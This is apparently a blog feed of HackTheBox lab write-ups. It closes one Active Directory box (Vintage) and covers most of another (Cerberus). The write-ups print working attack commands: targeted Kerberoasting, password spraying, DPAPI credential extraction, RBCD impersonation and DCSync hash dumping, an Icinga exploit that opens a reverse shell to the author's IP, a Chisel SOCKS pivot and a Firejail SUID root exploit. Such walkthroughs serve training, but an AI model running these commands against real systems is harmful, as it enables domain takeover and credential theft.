└─$ bloodyad -k -d 'vintage.htb' --dc-ip 10.129.231.205 --host dc01.vintage.htb remove uac 'SVC_SQL' -f ACCOUNTDISABLE
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/12.png" alt="" /></p>

<p>Taking some time to think, BloodHound should’ve picked up on any permissions we hold and the fact that this account was disabled has been bugging me. We can however, use our GenericAll permissions over the three service accounts to perform a targeted Kerberoasting attack and attempt to crack their hashes.</p>

<p>Targeted Kerberoasting exploits the fact that any authenticated user can request a service ticket (TGS) for an account with a registered SPN, and that ticket comes back encrypted with the service account’s password hash - but instead of blindly roasting every SPN-bearing account in the domain (which is noisy and often nets low-value accounts), we use BloodHound/LDAP enumeration first to identify high-privilege targets (admins, accounts with dangerous ACEs, or accounts sitting in privileged groups) and roast only those. This lets us focus cracking effort where it actually matters and cuts down the number of TGS-REQ events (4769) we generate, since spraying requests against every SPN in the domain is a much bigger detection footprint than a handful of targeted ones.</p>

<p>I’ll first use BloodyAD to set an arbitrary SPN for the three accounts.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre>└─$ impacket-getTGT -hashes ':03d5bd36d009a6b2d96367b1b4431a12' 'VINTAGE.HTB/gMSA01$@dc01.VINTAGE.HTB'

└─$ export KRB5CCNAME=gMSA01\$@dc01.VINTAGE.HTB.ccache 
                                                                                                                                              
└─$ bloodyad -k -d 'vintage.htb' --dc-ip 10.129.231.205 --host dc01.vintage.htb set object 'SVC_SQL' servicePrincipalName -v cbev/svc_sql 
                                                                                                                                              
└─$ bloodyad -k -d 'vintage.htb' --dc-ip 10.129.231.205 --host dc01.vintage.htb set object 'SVC_LDAP' servicePrincipalName -v cbev/svc_ldap
                                                                                                                                              
└─$ bloodyad -k -d 'vintage.htb' --dc-ip 10.129.231.205 --host dc01.vintage.htb set object 'SVC_ARK' servicePrincipalName -v cbev/svc_ark
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/13.png" alt="" /></p>

<h3 id="hash-cracking">Hash Cracking</h3>
<p>Next I’ll use Impacket’s <a href="https://github.com/fortra/impacket/blob/master/examples/GetUserSPNs.py">GetUserSPNs.py</a> script to request a TGS for those three, resulting in three separate KRB5TGS hashes we can crack offline.</p>

<blockquote>
  <p>Note: This machine has an automated script running to reset any changes made to certain account’s such as SVC_SQL to prevent being locked out of steps. If you’re unable to request a ticket, it may be because the account has been reverted to being disabled.</p>
</blockquote>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ impacket-GetUserSPNs -dc-ip 10.129.231.205 -dc-host dc01.vintage.htb -hashes ':[REDACTED]' 'vintage.htb/gMSA01$@dc01.vintage.htb' -k -request -outputfile hashes
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/14.png" alt="" /></p>

<p>Sending them over to Hashcat or JohnTheRipper to retrieve the plaintext variants succeeds for the SVC_SQL account, showing why it was probably disabled.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ john hashes --wordlist=/opt/seclists/rockyou.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/15.png" alt="" /></p>

<h3 id="initial-foothold">Initial Foothold</h3>
<p>Although we now have the password for this account, it doesn’t change the fact that it lacks any interesting permissions to escalate our domain privileges. That being said, I’ll spray this newly recovered password across the domain in order to check for password reuse anywhere.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ nxc smb DC01.VINTAGE.HTB -k -u users.txt -p '[REDACTED]' --continue-on-success
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/16.png" alt="" /></p>

<p>This succeeds for one other user account (who might’ve set it in the first place). Checking BloodHound reveals that not only do they have sufficient access to grab a shell via WinRM, there is Administrator version for it which is likely to have a connection between the two.</p>

<p>If we think about how a typical workday would look, we can infer that this employee uses the regular account for day-to-day operations and things that don’t require special permissions. They may also need to utilize the Administrative account for certain actions (such as configuring a service account’s password) which may just cache the used credential somewhere on the machine. Once we get a shell, it would be a good idea to search for any places that either AD or the user themselves would’ve saved secrets in.</p>

<p><img src="/assets/img/2026-07-06-Vintage/17.png" alt="" /></p>

<p>We can grab a TGT and use it alongside Evil-WinRM to get a foothold on the DC. To do so, we must update our Kerberos config file to contain the correct information needed to make requests as well. I’ll use NetExec’s <code class="language-plaintext highlighter-rouge">--generate-krb5-file</code> to automatically make one and as well as a TGT then export them for later use.</p>

<p>I tried using Impacket’s <a href="https://github.com/fortra/impacket/blob/master/examples/getTGT.py">getTGT.py</a> script to obtain a valid ticket for this user, but it kept denying on the fact that Kerberos pre-authentication was failing, even though all the information was correct. When this happens, it’s generally best to use another tool for the same if you don’t have the time or desire to debug what’s happening under the hood.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre>└─$ nxc smb DC01.VINTAGE.HTB -k -u 'C.Neri' -p '[REDACTED]' --generate-krb5-file krb5.conf

└─$ export KRB5_CONFIG=krb5.conf

└─$ nxc smb DC01.VINTAGE.HTB -k -u 'C.Neri' -p '[REDACTED]' --generate-tgt c.neri.ccache

└─$ export KRB5CCNAME=c.neri.ccache
                                                                                                                                              
└─$ evil-winrm -i dc01.vintage.htb -r vintage.htb
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/18.png" alt="" /></p>

<p>At this point we can grab the user flag from their Desktop folder and begin looking at ways to escalate privileges towards Administrator.</p>

<h2 id="privilege-escalation">Privilege Escalation</h2>
<p>If we try to dump any stored secrets in the Credential Manager, nothing gets listed. There is a caveat with running this via Evil-WinRM though; In the past I’ve tried to run commands that should’ve succeeded but end up failing due to lack of support through this shell or because we have a “remote” session. I’m not very sure as to why certain commands fail but my default test is to run systeminfo against the machine, which ends up throwing an “Access is denied” error.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>PS&gt; cmdkey /list

PS&gt; systeminfo
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/19.png" alt="" /></p>

<p>Unfortunately for us, Windows Defender is alive and well on this machine, which will block almost every out-of-the-box reverse shell and known malicious programs such as RunasCs or payloads generated with Msfvenom.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>PS&gt; dir "C:\Program Files"

PS&gt; 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/20.png" alt="" /></p>

<h3 id="decrypting-dpapi-stored-credential">Decrypting DPAPI Stored Credential</h3>
<p>We can also check this user’s AppData folder for any credential files that would be DPAPI encrypted. This reveals a stored credential under <code class="language-plaintext highlighter-rouge">C:\Users\C.Neri\appdata\roaming\Microsoft\Credentials</code> as well as the master key located in <code class="language-plaintext highlighter-rouge">C:\Users\C.Neri\appdata\roaming\Microsoft\Protect\S-1–5–21–4024337825–2033394866–2055507597–1115</code>.</p>

<p><img src="/assets/img/2026-07-06-Vintage/21.png" alt="" /></p>

<p>Rather than trial and erroring Antivirus evasion methods to get an interactive session on the DC, I’ll exfil these files and decrypt the credential offline. The easiest way to do this is to convert each file to Base64, then copy/paste and decode them locally. </p>

<p>There are two potential files in the ladder directory that could be the master key, so I’ll grab them both and figure it out later on.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>PS&gt; [Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\users\c.neri\appdata\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115\4dbf04d8-529b-4b4c-b4ae-8e875e4fe847'))

PS&gt; [Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\users\c.neri\appdata\Roaming\Microsoft\Protect\S-1-5-21-4024337825-2033394866-2055507597-1115\99cf41a3-a552-4cf7-a8d7-aca2d6f7339b'))

PS&gt; [Convert]::ToBase64String([IO.File]::ReadAllBytes('C:\Users\C.Neri\appdata\roaming\Microsoft\Credentials\C4BB96844A5C9DD45D5B6A9859252BA6'))
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Once these are pasted on our local machine, we can pipe the contents into a base64 decode command to effectively transfer the original file.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>└─$ cat credential | base64 -d &gt; credential.decoded
                                                                                                                                                                                                  
└─$ cat 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b | base64 -d &gt; 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b.decoded
                                                                                                                                                                                                  
└─$ cat 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847 | base64 -d &gt; 4dbf04d8-529b-4b4c-b4ae-8e875e4fe847.decoded

</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/22.png" alt="" /></p>

<p>With everything in hand, I’ll use Impacket’s <a href="https://github.com/fortra/impacket/blob/master/examples/dpapi.py">dpapi.py</a> script to first recover the decrypted key using C.Neri’s SID and plaintext password, then use that key to decrypt the stored credential.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ impacket-dpapi masterkey -file 99cf41a3-a552-4cf7-a8d7-aca2d6f7339b.decoded -sid S-1-5-21-4024337825-2033394866-2055507597-1115 -password [REDACTED]

└─$ impacket-dpapi credential -file credential.decoded -key 0xf8901b2125dd10209da9f66562df2e68e89a48cd0278b48a37f510df01418e68b283c61707f3935662443d81c0d352f1bc8055523bf65b2d763191ecd44e525a
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/23.png" alt="" /></p>

<p>This gives us credentials for the Administrator version of C.Neri’s account we found earlier. Checking BloodHound shows that they are apart of both the Remote Desktop Users and DelegatedAdmins group. The former means we can get a shell via RDP over port 3389 but we’d have to port forward that since it’s not exposed.</p>

<p><img src="/assets/img/2026-07-06-Vintage/24.png" alt="" /></p>

<p>The ladder group hints towards delegation permissions and by looking at outbound object control, we discover a path to execute a Resource-Based Constrained Delegation attack.</p>

<p><img src="/assets/img/2026-07-06-Vintage/25.png" alt="" /></p>

<h3 id="resource-based-constrained-delegation">Resource-Based Constrained Delegation</h3>
<p>RBCD puts delegation trust on the resource side - instead of the front-end needing <code class="language-plaintext highlighter-rouge">msDS-AllowedToDelegateTo</code>, the target computer’s <code class="language-plaintext highlighter-rouge">msDS-AllowedToActOnBehalfOfOtherIdentity</code> attribute lists who’s allowed to delegate to it, so control shifts to whoever owns that resource. In BloodHound, an AllowedToAct edge into a computer means that principal can already impersonate any domain user against it.</p>

<p>Offensively, we don’t need existing delegation rights to abuse this - just GenericWrite/GenericAll over the target computer object (or we create our own computer account via MachineAccountQuota, which defaults to 10). We write our controlled account’s SID into that attribute ourselves, then chain S4U2Self → S4U2Proxy to impersonate any user against the target’s services, no admin rights needed.</p>

<p>Checking the machine account quota on this domain shows that we aren’t allowed to create any new ones, however we do have the ability to add accounts to the Delegated Admins group via GenericWrite and already control the <code class="language-plaintext highlighter-rouge">FS01$</code> which meets the criteria.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ nxc ldap DC01.VINTAGE.HTB -k -u 'C.Neri_adm' -p '[REDACTED]' -M maq

</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/26.png" alt="" /></p>

<p>I’ll use BloodyAD along with our new credentials to perform this step. I use kinit and klist to manage Kerberos tickets from my Kali machine; This can be installed on Debian-based machines with <code class="language-plaintext highlighter-rouge">sudo apt install krb5-user -y</code> if it’s unavailable.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre>└─$ kinit c.neri_adm
                                                                                                                                                                                                  
└─$ klist

└─$ export KRB5CCNAME=adm.ccache

└─$ bloodyAD -d vintage.htb -k --host dc01.vintage.htb -k add groupMember DelegatedAdmins 'fs01$'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/27.png" alt="" /></p>

<p>Just by being in this group we have sufficient permissions to impersonate the DC01$ machine account, allowing us to obtain a service ticket for the file system on the Domain Controller. Once that is achieved, I’ll use the ticket to perform a DCSync attack and dump all domain hashes, granting us Administrator login via WinRM.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>└─$ impacket-getST -spn 'cifs/dc01.vintage.htb' -impersonate 'dc01$' 'vintage.htb/fs01$:fs01' -dc-ip dc01.vintage.htb

└─$ export KRB5CCNAME=dc01\$@cifs_dc01.vintage.htb@VINTAGE.HTB.ccache

└─$ impacket-secretsdump vintage.htb/'dc01$'@dc01.vintage.htb -k -no-pass
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-06-Vintage/28.png" alt="" /></p>

<p>A bit of troubleshooting reveals that logon is disabled for the main Administrator account, however there is a second user in the Domain Admins group whose hash we can use to grab a shell in the same way.</p>

<p><img src="/assets/img/2026-07-06-Vintage/29.png" alt="" /></p>

<p>Swapping over to L.Bianchi_adm instead succeeds, allowing us to grab the root flag under the main Administrator’s Desktop folder to complete this challenge.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>└─$ impacket-getTGT -hashes ':[REDACTED]' 'VINTAGE.HTB/l.bianchi_adm@DC01.VINTAGE.HTB'

└─$ export KRB5CCNAME=l.bianchi_adm@DC01.VINTAGE.HTB.ccache

└─$ evil-winrm -i dc01.vintage.htb -r vintage.htb
</pre></td></tr></tbody></table></code></pre></div></div>
<p><img src="/assets/img/2026-07-06-Vintage/30.png" alt="" /></p>

<p>Overall, this challenge was cool due to it being done almost entirely through AD attacks. I like how it highlighted some misconfigurations and realistic attack vectors, starting with a little-known pre-created machine account password attack. I hope this was helpful to anyone following along or stuck and happy hacking!</p>]]></content><author><name>cbev</name></author><category term="HackTheBox" /><category term="Windows" /><category term="Active Directory" /><category term="RBCD" /><category term="Cryptography" /><category term="Privilege Escalation" /><summary type="html"><![CDATA[This box is rated hard difficulty on HTB. It involves us enumerating a pre-created machine account whose password is the same as its samAccountName value. From there, we read another machine account’s gMSA password which is leveraged into adding ourselve to a privileged group and re-enabling a service account. A targeted Kerberoast allows us to crack its hash and recover the plaintext password that is used in a password spray to gain access to a user account. Grabbing a shell over WinRM lets us discover a stored credential that is DPAPI encrypted and after decrypting it offline with a master key, we get a password for a privileged account. Finally, we add a previously owned service account to a group configured for Resource-Based Constrained Delegation eventually granting us DCSync rights on the domain.]]></summary></entry><entry><title type="html">HackTheBox: Cerberus</title><link href="https://cbev0x.github.io/hackthebox/2026/07/01/HackTheBox-Cerberus.html" rel="alternate" type="text/html" title="HackTheBox: Cerberus" /><published>2026-07-01T00:00:00+00:00</published><updated>2026-07-01T00:00:00+00:00</updated><id>https://cbev0x.github.io/hackthebox/2026/07/01/HackTheBox-Cerberus</id><content type="html" xml:base="https://cbev0x.github.io/hackthebox/2026/07/01/HackTheBox-Cerberus.html"><![CDATA[<p>This box is rated hard difficulty on HTB. It involves us compromising a Linux web server running an outdated version of Icinga Web 2 through a File Disclosure and File Write vulnerability, allowing us to grab a reverse shell as www-data. Once on the machine we discover a vulnerable version of Firejail with the SUID bit set on it which lets us create a bogus container while retaining elevated privileges, escalating us to root. We then find that the machine is joined to a Windows Domain Controller via SSSD and after dumping a TDB credential cache file, we obtain domain credentials for a lower-privilege user. A port forward lets us grab a shell on the DC over WinRM where we find that ADSelfService Plus is running that becomes reachable after setting up a SOCKS proxy. This application is vulnerable to a pre-authenticated RCE which is paired with information found in a password-protected backup ZIP archive to obtain SYSTEM level access on the DC.</p>

<h2 id="hostscanning">Host Scanning</h2>
<p>As always, I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP pops up with LDAP, DNS, and Kerberos.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
</pre></td><td class="rouge-code"><pre>└─$ sudo nmap -p8080 -sCV --reason 10.129.232.100
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-01 00:52 -0400
Nmap scan report for 10.129.232.100
Host is up, received echo-reply ttl 127 (0.054s latency).

PORT     STATE SERVICE REASON         VERSION
8080/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Did not follow redirect to http://icinga.cerberus.local:8080/icingaweb2
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.52 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
</pre></td></tr></tbody></table></code></pre></div></div>

<p>There is just one port exposed:</p>
<ul>
  <li>An Apache web server on port 8080</li>
</ul>

<p>It redirects us to <code class="language-plaintext highlighter-rouge">icinga.cerberus.local</code> which I add along with its non-prefixed variant to my <code class="language-plaintext highlighter-rouge">/etc/hosts</code> file. Given that this box was tagged as a Windows machine and the only service we can attack is an Apache instance (which is more common on Linux machines), I’d say this is a separate web server that is connected to perhaps a domain. I’ll also fire up Ffuf to search for subdirectories and subdomains in the background to save on time.</p>

<p>I added the <code class="language-plaintext highlighter-rouge">--reason</code> flag in my scan to discover that the Time-To-Live (TTL) is 62 where the default for Windows is 128 and Linux machines is 64. We can see that it decremented by two values - one for the host machine and another for the VPN router, indicating that there is indeed a virtual machine running the web server. </p>

<h2 id="web-enumeration">Web Enumeration</h2>
<p>Heading over to the only web page shows a standard Icinga login portal.</p>

<p><img src="/assets/img/2026-07-01-Cerberus/1.png" alt="" /></p>

<p>Attempting a few default credentials such as icingaadmin:password doesn’t work and my other scans come up short. The footer shows that this site is running Icinga Web 2 without a sub-string for the version, which leaves us guessing at what public vulnerabilities could affect it. In any case, we don’t have authentication so I start researching those that do not require it or are mainly pre-authentication specific.</p>

<p>A quick searchsploit command reveals two public PoC exploits for Icinga Web 2. The ladder being an authenticated RCE which I’ll keep in mind for later steps.</p>

<p><img src="/assets/img/2026-07-01-Cerberus/2.png" alt="" /></p>

<p>Checking out the Arbitrary File Disclosure looks to be <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-24716">CVE-2022–24716</a>. This is an unauthenticated path traversal vulnerability (CWE-22) in Icinga Web 2, letting attackers read arbitrary files readable by the web-server user - including icingaweb2 config files with database credentials - via a single crafted HTTP request, no auth required. The root cause is due to insufficient sanitization of user-supplied file paths in an asset-loading endpoint, allowing <code class="language-plaintext highlighter-rouge">../</code> traversal sequences to escape the intended directory.</p>

<h2 id="initialfoothold">Initial Foothold</h2>

<h3 id="file-disclosure">File Disclosure</h3>
<p>After copying this Python script to my directory, I run a test payload in order to confirm exploitability against the server’s <code class="language-plaintext highlighter-rouge">/etc/passwd</code> file.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ searchsploit -m php/webapps/51329.py

└─$ python3 51329.py http://icinga.cerberus.local:8080/icingaweb2 '/etc/passwd'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/3.png" alt="" /></p>

<p>This ends up working and reveals just one real user besides root named Matthew on the system. Now we can move on to grabbing credentials in order to login and luckily Icinga is open-source which makes things easier.  </p>

<p>A bit of research leads me to this Arch Wiki page that reveals all configuration files are stored in the <code class="language-plaintext highlighter-rouge">/etc/icingaweb2</code> directory. The resources.ini file contains database credentials for the same Matthew user we found previously.</p>

<p><img src="/assets/img/2026-07-01-Cerberus/4.png" alt="" /></p>

<p>After using those to login, we find a more specific version for the application in the <strong>System -&gt; About</strong> page. </p>

<p><img src="/assets/img/2026-07-01-Cerberus/5.png" alt="" /></p>

<h3 id="arbitrary-filewrite">“Arbitrary” File Write</h3>
<p>Circling back to the aforementioned Authenticated RCE vulnerability, it looks to exploit <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-24715">CVE-2022–24715</a>. This vulnerability allows authenticated users with access to the configuration to create SSH resource files in unintended directories, potentially leading to the execution of arbitrary code. The root cause is due to insufficient validation in the SshResourceForm component, where improper validation is performed on the ‘user’ parameter, allowing attackers to use directory traversal sequences to write SSH keys outside of the intended directory.</p>

<p>The linked Python script is interesting in the fact that it uploads a webshell to a new module configuration using the file write vulnerability along with a valid RSA key. Then it will enable the module and have it execute a variety of reverse shell payloads until we get a hit back.</p>

<p>Once we have that <a href="https://www.exploit-db.com/exploits/51586">PoC</a>, I setup a Netcat listener and execute the script complete with all necessary parameters. Note that only using the URL path up to the port number will work, while including the full path and subsequent directories appears to succeed but fails silently.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ searchsploit -m php/webapps/51586.py

└─$ python3 51586.py -u http://icinga.cerberus.local:8080 -U matthew -P '[REDACTED]' -i 10.10.14.48 -p 443
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/6.png" alt="" /></p>

<p>A bit of waiting leaves me with a shell in my listener terminal which I quickly stabilize using the typical Python import pty method.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre>python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
CTRL + Z
stty raw -echo; fg
ENTER
ENTER
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/7.png" alt="" /></p>

<h2 id="internal-subnetpivot">Internal Subnet Pivot</h2>
<p>Light enumeration on the filesystem shows that www-data can’t do a whole lot on the system and that Matthew’s password from Icinga is not reused here. Checking out the network interface and IP routing reveals an internal <code class="language-plaintext highlighter-rouge">172.16.X.X/28</code> subnet which most likely contains the actual Windows machine.</p>

<p><img src="/assets/img/2026-07-01-Cerberus/8.png" alt="" /></p>

<h3 id="creating-socksproxy">Creating SOCKS Proxy</h3>
<p>I’ll upload <a href="https://github.com/jpillora/chisel">Chisel</a> to the machine in order to setup a SOCKS proxy, making this subnet range reachable from my Kali VM. </p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>#On Local Machine
└─$ ./chisel server -p 8000 --reverse

#On Remote Machine
└─$ ./chisel client 10.10.14.48:8000 R:socks
</pre></td></tr></tbody></table></code></pre></div></div>

<h3 id="host-discovery-and-service-enumeration">Host Discovery and Service Enumeration</h3>
<p>I can now use Proxychains to scan the subnet for the Domain Controller (most likely at <code class="language-plaintext highlighter-rouge">172.16.22.1</code> since we are <code class="language-plaintext highlighter-rouge">172.16.22.2</code>) as well as any available ports. Interestingly though, I only discover port 5985 open on the DC which is likely due to firewall settings in place.</p>

<blockquote>
  <p>Note: You may have to alter your <code class="language-plaintext highlighter-rouge">/etc/proxychains4.conf</code> file to contain <code class="language-plaintext highlighter-rouge">socks5 127.0.0.1 1080</code> at the end in order to properly route traffic through the SOCKS if it isn’t working already.</p>
</blockquote>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
</pre></td><td class="rouge-code"><pre>#NetExec WinRM sweep
└─$ proxychains4 -q nxc winrm 172.16.22.1-14

#Nmap SMB port sweep
└─$ sudo proxychains4 -q nmap -p445 -Pn -sT 172.16.22.1-14

#Nmap WinRM port sweep
└─$ sudo proxychains4 -q nmap -p5985 -Pn -sT 172.16.22.1-14
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/9.png" alt="" /></p>

<h2 id="linux-privilege-escalation">Linux Privilege Escalation</h2>

<h3 id="finding-firejail-suidbinary">Finding Firejail SUID Binary</h3>
<p>Seeing as how this will only allow us to grab a shell on the DC with credentials in hand, we’ll need to escalate privileges and obtain a foothold through a local cred harvest or something similar. A fair amount of internal enumeration led me to finding an interesting binary with the SUID bit set on it.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ find / -perm -u=s 2&gt;/dev/null
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/10.png" alt="" /></p>

<p>Using the <code class="language-plaintext highlighter-rouge">--version</code> flag along with the binary discloses that it is running firejail version 0.9.68rc1. A quick Google for any known vulnerabilities against it leads to me finding <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-31214">CVE-2022–31214</a>, a Firejail Privilege Escalation Vulnerability. </p>

<h3 id="bogus-container-exploit">Bogus Container Exploit</h3>
<p>To understand how this works, normally Firejail’s <code class="language-plaintext highlighter-rouge">--join</code> feature lets you attach to an existing sandbox that’s already running. The bug is that Firejail doesn’t properly check whether the sandbox you’re joining is real - a local attacker can craft a fake/bogus Firejail container that Firejail’s root-privileged program still accepts as a valid join target.</p>

<p>Because that fake container isn’t a real sandbox, none of the actual security restrictions get applied: the user namespace stays as the normal system namespace, the <code class="language-plaintext highlighter-rouge">NO_NEW_PRIVS</code> protection never turns on, and the attacker fully controls the mount namespace they land in. With that level of control over the filesystem, the attacker can rearrange things so that running an existing setuid binary such as su or sudo which hands them root privs.</p>

<p>Throughout my research on this vulnerability, I came across an <a href="https://www.openwall.com/lists/oss-security/2022/06/08/10">Openwall post</a> that attached a Python PoC <a href="https://www.openwall.com/lists/oss-security/2022/06/08/10/1">exploit script</a> that takes care of the hard work. We can simply upload and run the script to generate the fake container, however this must stay running so we’ll need a second terminal to join into it (which can be done through another reverse shell).</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre>#In First Terminal
└─$ python3 exploit.py 

#In Second Terminal
└─$ /usr/bin/firejail --join=55016

└─$ su root -
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-07-01-Cerberus/11.png" alt="" /></p>

<h2 id="post-exploitation">Post-Exploitation</h2>

<h3 id="cred-harvesting-viasssd">Cred Harvesting via SSSD</h3>
<p>This gives us unrestricted access to the system, which brings us to our next topic - how Linux machines communicate with Active Directory environments.</p>

<p>SSSD (System Security Services Daemon) is a Linux service that lets a machine authenticate against and integrate with directory services like Active Directory, LDAP, and Kerberos. It handles user/group lookups, authentication (via Kerberos), and caching of credentials and identity info locally, so the same AD accounts and group memberships can be used for logins, sudo, and access control on the Linux host. It typically works alongside <code class="language-plaintext highlighter-rouge">realmd</code> for domain-joining and <code class="language-plaintext highlighter-rouge">krb5</code> for ticket handling, translating AD’s Windows-centric identity model (SIDs, UPNs) into POSIX-compatible UIDs/GIDs the Linux kernel understands. It’s the standard way enterprises get Linux boxes to trust and authenticate against an existing AD domain rather than maintaining separate local accounts.</p>

<p>These files live under inside of the <code class="language-plaintext highlighter-rouge">/var/lib/sss</code> directory and as seen by listing them here, usually contain cached database credentials for a domain it’s joined to.</p>

